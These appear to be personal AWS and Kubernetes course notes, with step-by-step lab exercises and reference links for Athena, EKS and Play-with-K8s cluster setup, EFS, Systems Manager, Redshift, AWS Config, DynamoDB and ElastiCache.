5. Go to the Athena Management Console. Click on Get Started.

6. Create the below table by using the Query Editor.
Note that the table is created in the left frame.

```
create external table ontime (
 Year INT,
 Month INT,
 DayofMonth INT,
 DayOfWeek INT,
 DepTime  INT,
 CRSDepTime INT,
 ArrTime INT,
 CRSArrTime INT,
 UniqueCarrier STRING,
 FlightNum INT,
 TailNum STRING,
 ActualElapsedTime INT,
 CRSElapsedTime INT,
 AirTime INT,
 ArrDelay INT,
 DepDelay INT,
 Origin STRING,
 Dest STRING,
 Distance INT,
 TaxiIn INT,
 TaxiOut INT,
 Cancelled INT,
 CancellationCode STRING,
 Diverted STRING,
 CarrierDelay INT,
 WeatherDelay INT,
 NASDelay INT,
```

```
  SecurityDelay INT,
  LateAircraftDelay INT
) ROW FORMAT DELIMITED FIELDS TERMINATED BY ',' LOCATION 's3://airlinedataset-
praveen/input/';
```

7. Run the below query on the csv data to get the best and worst airports based on the departure time. Note the time.

```
select Origin, count(*) from ontime where DepTime > CRSDepTime group by Origin;
```

8. Make sure to clean all the resources.

K8S

06 April 2019 12:28

- Significance of vm, containers and pods
- Orchestration of Containers
- Omega -> Borg -> K8S
- Master n Slave Architecture
    - Managed vs provisioned nodes
- Microservices vs Monolithic
- Service mesh
    - Blue Green and Canary Deployment
    - Choas Engineering
- Certifications

K8S Ecosystem (https://landscape.cncf.io/)

- Istio
- Helm
- Knative
- Prometheus
- Grafana
- Anthos

Getting started with K8S on AWS
https://docs.aws.amazon.com/eks/latest/userguide/getting-started.html

1. Create Role for K8S
2. Create a VPC with CloudFormation
3. Create EC2 in the above VPC
4. Install kubectl and aws-iam-authenticator on EC2 instance
5. Install AWS CLI and configure it on EC2 instance
6. Create the EKS Cluster from the EKS Management Console
7. Create the kubeconfig file on EC2
8. Launch and configure the EKS Worker nodes
9. Enable worker nodes to join the cluster
10. Launch a Guest Book Application

Course
https://cloud.google.com/blog/products/containers-kubernetes/announcing-new-gke-architecture-specialization

Zero Installation K8S
Play with K8S - http://www.thecloudavenue.com/2019/03/getting-started-with-k8s-easy-way.html
Katakoda - https://www.katacoda.com/courses/kubernetes
Mastering K8S - https://learnk8s.io/

Different K8S Cloud Services
AWS - EKS and ECS
GCP - GKE
Azure - AKS

Installing on laptop

Play With K8S

1. Go to https://labs.play-with-k8s.com/ and login. Click on Start.

2. Create 5 nodes by clicking on "ADD NEW INSTANCES"

3. Initializes cluster master node by running the below on node1:

kubeadm init --apiserver-advertise-address $(hostname -i)

4. Initialize cluster networking on the master node (node1):

kubectl apply -n kube-system -f "https://cloud.weave.works/k8s/net?k8s-version=$(kubectl version | base64 |tr -d '\n')"

5. Get the below output from the output of the step 2 and execute them on node2, node3, node4 and node5 (all the slave nodes).

kubeadm join 192.168.0.8:6443 --token d6xl9m.5yprux8x2i1gqstz --discovery-token-ca-cert-hash sha256:5bce284ec8571922442ff3c6ce7e8eec3f1fb876c52833cc038d5dfe3ac64f78

6. Execute the below command to get the status of the nodes

kubectl get nodes

7. Create a deployment

kubectl run nginx --image=nginx -r=4

8. Check the pods created by the deployment

kubectl get pods -o wide

9. Delete one of the pod

kubectl delete pod **podid**

10. A new pod would be launched on some other node automatically by K8S

kubectl get pods -o wide

EFS (Elastic File System)

15 August 2017 19:52

http://stackoverflow.com/questions/29575877/aws-efs-vs-ebs-vs-s3-differences-when-to-use

1. Create two EC2 WebServers in two AZ without index.html. Make sure to add NFS to the Security Group of the EFS.

2. Create a EFS.

3. Mount the EFS into the EC2 /var/www/html.

4. Create index.html in one of the EC2.

5. It should automatically appear in the other EC2.

Security Considerations with NFS
https://docs.aws.amazon.com/efs/latest/ug/security-considerations.html

https://aws.amazon.com/efs/faq/
Q. How does Amazon EFS performance compare to that of other storage solutions?

Amazon EFS file systems are distributed across an unconstrained number of storage servers, enabling file systems to grow elastically to petabyte-scale and allowing massively parallel access from Amazon EC2 instances to your data. Amazon EFS's distributed design avoids the bottlenecks and constraints inherent to traditional file servers.

This distributed data storage design means that multi-threaded applications and applications that concurrently access data from multiple Amazon EC2 instances can drive substantial levels of aggregate throughput and IOPS. Big Data and analytics workloads, media processing workflows, content management and web serving are examples of these applications.

	Amazon EFS	Amazon EBS (io1)
Per-operation latency	Low, consistent	Lowest, consistent
Throughput scale	Multiple GBs per second	Single GB per second

"General Purpose" performance mode is appropriate for most file systems, and is the mode selected by default when you create a file system. "Max I/O" performance mode is optimized for applications where tens, hundreds, or thousands of EC2 instances are accessing the file system — it scales to higher levels of aggregate throughput and operations per second with a tradeoff of slightly higher latencies for file operations.

The throughput available to a file system scales as a file system grows. Because file-based workloads are typically spiky — requiring high levels of throughput for periods of time and lower levels of throughput the rest of the time — Amazon EFS is designed to burst to allow high throughput levels for periods of time. All file systems deliver a consistent baseline performance of 50 MB/s per TB of Standard class storage, all file systems (regardless of size) can burst to 100 MB/s, and file systems with more than 1TB of Standard class storage can burst to 100 MB/s per TB. As you add data to your file system, the maximum throughput available to the file system scales linearly and automatically with your storage in the Amazon EFS Standard storage class.

File system throughput is shared across all Amazon EC2 instances connected to a file system. For example, a 1TB file system that can burst to 100 MB/s of throughput can drive 100 MB/s from a single Amazon EC2 instance, or 10 Amazon EC2 instances can collectively drive 100 MB/s.

Provisioned Throughput enables Amazon EFS customers to provision their file system's throughput independent of the amount of data stored, optimizing their file system throughput performance to match their application's needs.

How to restrict EC2 from mounting EFS Volumes (http://bit.ly/2TaRDD0)

1. Create a Security Group with no inbound rules for the EFS


2. Create a EFS Volume and select the above SG for it


Mount targets


VPC	Availability Zone	Subnet	IP address	Mount target ID	Network interface ID	Security groups	Mount target state
vpc-c128a3bb - Default (default)	us-east-1c	subnet-16561338 (default)	172.31.90.194	fsmt-9563a875	eni-0bb348a29c157dd7b	sg-0c6ebf0b6d7443592 - EFS-SG	Available

3. Create an EC2 instance and mount the EFS volume. It should fail as the SG of the EFS has no inbound rules and blocks everything.

4. Modify the SG of the EFS Volume as shown below and the mount should go through as the SG of the EFS allows the NFS traffic.



The source IP for the NFS rule should be the CIDR block of the subnet as shown below.



Organizations


20 October 2017 09:45

https://aws.amazon.com/blogs/security/announcing-aws-organizations-centrally-manage-multiple-aws-accounts/

Organizations are used when there are multiple AWS accounts in an organization over time. IAM is not at the AWS accounts level.

Organizations removes the need to manage security policies through separate AWS accounts. Before Organizations, if you had a set of AWS accounts, you had to ensure that users in those AWS accounts had the right level of access to AWS services. You had to either configure security settings on each account individually or write a custom script to iterate through each account. However, any user with administrative permissions in those AWS accounts could have bypassed the defined permissions. Organizations includes the launch of service control policies (SCPs), which give you the ability to configure one policy and have it apply to your entire organization, an OU, or an individual account. In this blog post, I walk through an example of how to use Organizations.

http://docs.aws.amazon.com/organizations/latest/userguide/orgs_getting-started_concepts.html



Launch Templates

07 April 2019 22:22

- Create a Launch Template from the EC2 Console (https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-launch-templates.html#create-launch-template)
- Launch an EC2 instance by using the above create Launch Template (https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-launch-templates.html#create-launch-template)
- Creating an autoscaling group by using Launch Template

- Templates can also be created from instances, it works both ways.

Others

09 April 2019 06:45

- Metrics are stored for 14 days
- Enhanced Monitoring (Not free)
- Show the usage of the free resources

Events

09 April 2019 06:26

In the Cloud Watch

- Events can be configured like EC2 change state
- When the event happens the corresponding target (Lambda, SNS, SQS etc) can be invoked

Systems Manager

10 April 2019 07:57

Getting Started with AWS Systems Manager
https://aws.amazon.com/systems-manager/getting-started/
Setting Up AWS Systems Manager
https://docs.aws.amazon.com/systems-manager/latest/userguide/systems-manager-setting-up.html
Setting Up AWS Systems Manager for Hybrid Environments
https://docs.aws.amazon.com/systems-manager/latest/userguide/systems-manager-managedinstances.html

Giving permissions to start a session manager to a particular instance
https://docs.aws.amazon.com/systems-manager/latest/userguide/getting-started-restrict-access-quickstart.html
Additional examples
https://docs.aws.amazon.com/systems-manager/latest/userguide/getting-started-restrict-access-examples.html

Step 1) Create an IAM Role with AmazonEC2RoleforSSM Policy.
This allows EC2 to connect to SSM and check for any commands to be executed.

Step 2) Launch an instance of AMI 'Amazon Linux 2 AMI (HVM), SSD Volume Type'
SSM agent is already installed on this AMI. If some other AMI is choosen then the SSM agent has to be installed manually -
https://docs.aws.amazon.com/systems-manager/latest/userguide/sysman-manual-agent-install.html

Step 3) Assign the role to the EC2.
From the EC2 Console. Actions -> Instance Settings -> Attach/Replace IAM Role

Step 4) Goto Systems Manager Console -> Shared Resources -> Managed Instances
The intance created earlier should appear there.

Exercise 1 (Starting a session to the instance)
Goto Systems Manager Console -> Actions -> Session Manager -> Start Session
Select the instance to connect to -> Start Session
A new terminal session is started. Try out a few commands and click on Terminate.

Exercise 2 (Running a command on the instance)
Goto Systems Manager Console -> Actions -> Run Command -> Run Command.
Search for AWS-RunShellScript and select it.
In the commands enter ps aux
Select the target on which the above command has to be run.
Enter some description in the comments box.
Click on Run.
Do a refresh and the 'Overall status' should change from 'In Progess' to Success.
Select the instance in the 'Targets and outputs' and click on 'View output' and see the output of the above command.

Execrise 3 (Create a parameter and access it from the instance session)
Goto Systems Manager Console -> Shared Resources -> Parameter Store -> Create Parameter
Enter Name as /Test/helloWorld and Value as SOMETHING
Click on Create Parameter
Run the command as mentioned in Exercise 2 for the command "echo {{ssm:/Test/helloWorld}}"

or

Run one of the below command from the prompt after creating a role and giving the appropriate permissions or adminx
1) aws ssm send-command --document-name "AWS-RunShellScript" --parameters '{"commands":["echo {{ssm:/Test/helloWorld}}"]}' --targets "Key=instanceids,Values=**instance-ids**"
2) aws ssm get-parameter --name /Test/helloWorld --with-decryption | jq -r ".Parameter.Value"

Exercise 4 (Use Resource Groups for CloudTrail)

1. Create a Resource Group and make sure there is atleast one EC2 instance in it.

2. Go to "System Manager Management Console" and click on "Resource Groups".

3. Select the Resource and click on "View details".

4. Click on CloudTrail and see all the activities happening to the resources in this group.

A different way of automation using scripts for automation with Resource Groups.
https://aws.amazon.com/blogs/mt/use-new-resource-types-in-aws-resource-groups-to-support-day-to-day-operations/

RedShift

20 April 2019 22:13

Getting Started with RedShift
https://aws.amazon.com/redshift/getting-started/
https://docs.aws.amazon.com/redshift/latest/gsg/getting-started.html

Getting Started with RedShift Spectrum
https://docs.aws.amazon.com/redshift/latest/dg/c-getting-started-using-spectrum.html

Athena uses Presto, RedShift used PostgeSQL.
https://blog.openbridge.com/how-is-aws-redshift-spectrum-different-than-aws-athena-9baa2566034b
https://stackoverflow.com/questions/50250114/athena-vs-redshift-spectrum

COPY Examples from different sources
https://docs.aws.amazon.com/redshift/latest/dg/r_COPY_command_examples.html

Building a Proof of Concept for Amazon Redshift
https://docs.aws.amazon.com/redshift/latest/dg/proof-of-concept-playbook.html

Uses cases DWH, ETL and BI tools?
https://aws.amazon.com/redshift/customer-success/
https://aws.amazon.com/glue/customers/
https://aws.amazon.com/quicksight/customers/

Amazon Redshift is a **fast, fully managed data warehouse** that makes it simple and cost-effective to analyze all your data using standard SQL and your **existing Business Intelligence (BI) tools**. It allows you to **run complex analytic queries against petabytes of structured data**, using sophisticated query optimization, **columnar storage** on high-performance local disks, and **massively parallel query execution**.

Optimization techniques
- Columnar Data Storage
- Advanced Compression
- Massively Parallel Processing (MPP)
- Redshift Spectrum

The multi-node configuration requires a **leader node that manages client connections and receives queries**, and **two compute nodes that store data and perform queries and computations**. The leader node is provisioned for you automatically and you are not charged for it.

In Redshift, each **Compute Node is partitioned into slices**, and each slice receives part of the memory and disk space. The Leader Node distributes data to the slices, and allocates parts of a user query or other database operation to the slices. Slices work in parallel to perform the operations.

Amazon Redshift also includes **Amazon Redshift Spectrum**, allowing you to directly **run SQL queries against exabytes of unstructured data in Amazon S3**. Redshift Spectrum lets you separate storage and compute, allowing you to scale each **independently**.

Automated backups: Amazon Redshift automatically and continuously backs up your data **to Amazon S3**. Redshift can asynchronously replicate your snapshots to S3 in another region for disaster recovery. You can use any system or user snapshot to restore your cluster using the AWS Management Console or the Redshift APIs. **Your cluster is available as soon as the system metadata has been restored, and you can start running queries while user data is spooled down in the background.**

Fault tolerant: Amazon Redshift has multiple features that enhance the reliability of your data warehouse cluster. Redshift continuously **monitors the health of the cluster**, and **automatically re-replicates data from failed drives** and **replaces nodes as necessary for fault tolerance**.

Steps for using RedShift

- Create a IAM role with AmazonS3ReadOnlyAccess policy.
- Go the the "RedShift Management Console' and click on "Quick Launch Cluster"
    - Specify the number of nodes as 1
    - Specify the password
    - Select the role created earlier
    - Click on Launch Cluster
- Go to Query Editor in the RedShift Console
    - Specify the db name, username and password and connect to the cluster
    - Select the public schema
    - Create tables and load data as mentoned here - https://docs.aws.amazon.com/redshift/latest/gsg/rs-gsg-create-sample-db.html
    - Run the queries as mentioned in the above URL.
- Terminate the Cluster

create table users(

```
	userid integer not null distkey sortkey,
	username char(8),
	firstname varchar(30),
	lastname varchar(30),
	city varchar(30),
	state char(2),
	email varchar(100),
	phone char(14),
	likesports boolean,
	liketheatre boolean,
	likeconcerts boolean,
	likejazz boolean,
	likeclassical boolean,
	likeopera boolean,
	likerock boolean,
	likevegas boolean,
	likebroadway boolean,
	likemusicals boolean);
```

From <https://docs.aws.amazon.com/redshift/latest/gsg/rs-gsg-create-sample-db.html>

```
copy users from 's3://awssampledbuswest2/tickit/allusers_pipe.txt'
credentials 'aws_iam_role=arn:aws:iam::963880036659:role/Role4RS-S3RO'
delimiter '|' region 'us-west-2';
```

From <https://docs.aws.amazon.com/redshift/latest/gsg/rs-gsg-create-sample-db.html>

Config

20 October 2017 16:55

AWS Config is a service that enables you to **assess, audit, and evaluate the configurations of your AWS resources**. Config continuously monitors and records your AWS resource configurations and allows you to **automate the evaluation of recorded configurations against desired configurations**. With Config, you can **review changes in configurations and relationships between AWS resources**, dive into detailed resource configuration histories, and determine your overall compliance against the configurations specified in your internal guidelines. This enables you to simplify compliance auditing, security analysis, change management, and operational troubleshooting.

From <https://aws.amazon.com/config/>

Viewing AWS Resource Configurations and History
https://docs.aws.amazon.com/config/latest/developerguide/view-manage-resource.html

Supported AWS Resource Types
http://docs.aws.amazon.com/config/latest/developerguide/resource-config-reference.html#supported-resources

Ecercise 1 (Monitoring the configuration changes to the AWS Resources)

1. Go to the Config Management Console. Click on Settings and turn on the recording.


2. In the "Resource types to record"
   - Unselect "All resources"
   - In the Specific types, select "EC2 : SecurityGroup"
   - Click on Save

3. Create a Security Group in the EC2 Managemen Console.

4. Go back to the Config Management Console
   - Click on the resources tab
   - Under the "Resource type" select Security Group
   - Click on Lookup
   - It will take a while, but the new Security Group will show up there

5. Click on a particular Security Group and click on "Configuration timeline"
   - Check the configuration timeline
   - Change the Security Group inbound rules in the EC2 Management Console
   - The changes would appear on the timeline and again it would take some time
   - Scroll down and check the relationship of the Security Group with the other AWS Resources
   - Also, check the changes to the Security Group

6. Turn off the recording in the Settings as there is a cost associated with it.




Exercise 2 (Validating the AWS Resource Configurations against rules)

1. Click on the rules tab and click on "Add rule".

2. Filter for "security" and select "restricted ssh".

3. Click on Save and all the Security Groups are evaluated for unrestricted incoming SSH traffic.


AWS Config > resources > bucketname > compliance
S3 Bucket bucketname
on October 17, 2018 6:57:15 PM Pacific Daylight Time (UTC-07:00)
Manage resource
Configuration timeline
Compliance timeline
17th October 2018 1:17:19 PM Compliant 2 Changes
17th October 2018 6:02:33 PM Noncompliant 3 Changes
17th October 2018 6:02:33 PM Noncompliant 2 Changes
17th October 2018 6:57:15 PM Noncompliant 2 Changes
17th October 2018 6:57:15 PM Compliant 3 Changes
Now
Configuration Details
View Details
Amazon Resource Name null
Resource type AWS::Config::ResourceCompliance
Resource ID AWS::S3::Bucket/bucketname
Resource name null
Availability zone null
Created on Not available
Tags (0)
Target resource type AWS::S3::Bucket
Target resource ID bucketname
Compliance NON_COMPLIANT
Rules 1
Rule name
Compliance status
Amazon resource name
s3-bucket-public-read-prohibited
Noncompliant
arn:aws:config:Region:AccountID:config-rule/config-rule-id
s3-bucket-public-write-prohibited
Compliant
arn:aws:config:Region:AccountID:config-rule/config-rule-id
Relationships 1
Changes 2

DynamoDB

15 August 2017 19:43

- NoSQL consistency
- Schema less
- Horizontal vs Vertical Scaling
- Partition and Sort Key
- Partitioning on Primary Key (distinct values) for scaling horizontally based on hashing

- Table has items, items has attributes
- KeyValue and then Document added
- Provisioned vs On-demand Capacity
- On-Demand Backup vs Point-in-Time Recovery
- Cross Region Replication (https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/globaltables.tutorial.html)
- Triggers (Lambda)
- Local Dynamo DB

How to know if DynamoDB is appropriate?
https://aws.amazon.com/blogs/database/how-to-determine-if-amazon-dynamodb-is-appropriate-for-your-needs-and-then-plan-your-migration/

DynamoDB Core Components?
https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/HowItWorks.CoreComponents.html

Operations allowed on DynamoDB
https://docs.aws.amazon.com/amazondynamodb/latest/APIReference/API_Operations_Amazon_DynamoDB.html

Interacting with DynamoDB from different languages
https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/GettingStarted.html
Interacting with DynamoDB from Web Console
https://aws.amazon.com/getting-started/tutorials/create-nosql-table/
Setting up DynamoDB Locally
http://docs.aws.amazon.com/amazondynamodb/latest/developerguide/DynamoDBLocal.html
Storing JSON documents in Amazon DynamoDB tables
https://aws.amazon.com/blogs/developer/storing-json-documents-in-amazon-dynamodb-tables/
On-Demand Backup and Restore for DynamoDB
https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/BackupRestore.html
Point-in-Time Recovery: How It Works
https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/PointInTimeRecovery_Howitworks.html
Best Practices for DynamoDB
https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/best-practices.html
Fine-Grained access Control
https://aws.amazon.com/blogs/aws/fine-grained-access-control-for-amazon-dynamodb/
Write Consistency (Eventual and Strong)
https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/HowItWorks.ReadConsistency.html

SQL on DynamoDB
https://github.com/fsprojects/DynamoDb.SQL
https://www.simba.com/products/DynamoDB/doc/ODBC_InstallGuide/win/content/odbc/dy/features/sqlinterface.htm

https://www.razorsql.com/features/dynamodb_sql_editor.html

Amazon Prime Infrastructure (including DynamoDB)
https://aws.amazon.com/blogs/aws/amazon-prime-day-2019-powered-by-aws/
Migration Complete
https://aws.amazon.com/blogs/aws/migration-complete-amazons-consumer-business-just-turned-off-its-final-oracle-database/

DynamoDB WorkBench
https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/workbench.html

Table Name - Music
Partition Key - Artist
Sort Key - songTitle

- Unit of Read provisioned throughput
    - All reads are rounded up to increments of 4KB
    - Eventually Consistent Reads (default) consists of 2 reads per second
    - Strongly Consistent Reads consist of 1 read per second
- Unit of Write provisioned throughput
    - All Writes are rounded upto increments of 1 KB
    - All writes consist of 1 write per second

Question : You have an application that requires to read 10 items of 1 KB per second using eventually consistency. That should you set the read throughput to?

(Size of the Read rounded to nearest 4KB chunk / 4KB) * no of items per second = read throughput
Divide by 2 if eventually consistent

Amazon DynamoDB supports two types of secondary indexes:
https://docs.aws.amazon.com/amazondynamodb/latest/developerguide/SecondaryIndexes.html

---- Global secondary index — an index with a partition or a partition-and-sort key that can be different from those on the table. A global secondary index is considered "global" because queries on the index can span all items in a table, across all partitions.

---- Local secondary index — an index that has the same partition key as the table, but a different sort key. A local secondary index is "local" in the sense that every partition of a local secondary index is scoped to a table partition that has the same partition key.

GSIs associated with a table can be specified at any time. LSI can be only created at the time of table creation.

DynamoDB supports following data types:

- **Scalar** – Number, String, Binary, Boolean, and Null.
- **Multi-valued** – String Set, Number Set, and Binary Set.
- **Document** – List and Map.

Scalar types are generally well understood. We'll focus instead on multi-valued and document types. Multi-valued types are sets, which means that the values in this data type are unique. For a ***months*** attribute you can choose a String Set with the names of all twelve months – each of which is, of course, unique.

Similarly, document types are meant for representing complex data structures in the form of Lists and Maps. See this example:

```
{
    Id = 100
    ProductName = "K3 Note"
    Description = "5.5 inches screen, 4G LTE,octa-core processor, 2GB RAM and 16 GB ROM"
    MobileType = "Touch"
    Brand = "Lenovo"
    Price = 100
    Color = [ "White", "Black" ]
    ProductCategory = "Mobile"
}
```

From <https://cloudacademy.com/blog/amazon-dynamodb-ten-things/>

ElastiCache

15 August 2017 20:03

Comparing Memcached and Redis

https://aws.amazon.com/elasticache/redis-vs-memcached/
https://docs.aws.amazon.com/AmazonElastiCache/latest/red-ug/SelectEngine.html

UseCases
https://docs.aws.amazon.com/AmazonElastiCache/latest/mem-ug/elasticache-use-cases.html

Integrating Memcached with WordPress
https://aws.amazon.com/elasticache/memcached/wordpress-with-memcached/

Getting started with Memcached
https://docs.aws.amazon.com/AmazonElastiCache/latest/mem-ug/GettingStarted.html


Connecting to the node through Telnet
https://docs.aws.amazon.com/AmazonElastiCache/latest/mem-ug/nodes-connecting.html
https://www.tutorialspoint.com/memcached/memcached_add_data.htm

Interfacing with Memcached
https://docs.aws.amazon.com/AmazonElastiCache/latest/mem-ug/nodes-connecting.html
https://www.tutorialspoint.com/memcached/memcached_add_data.htm

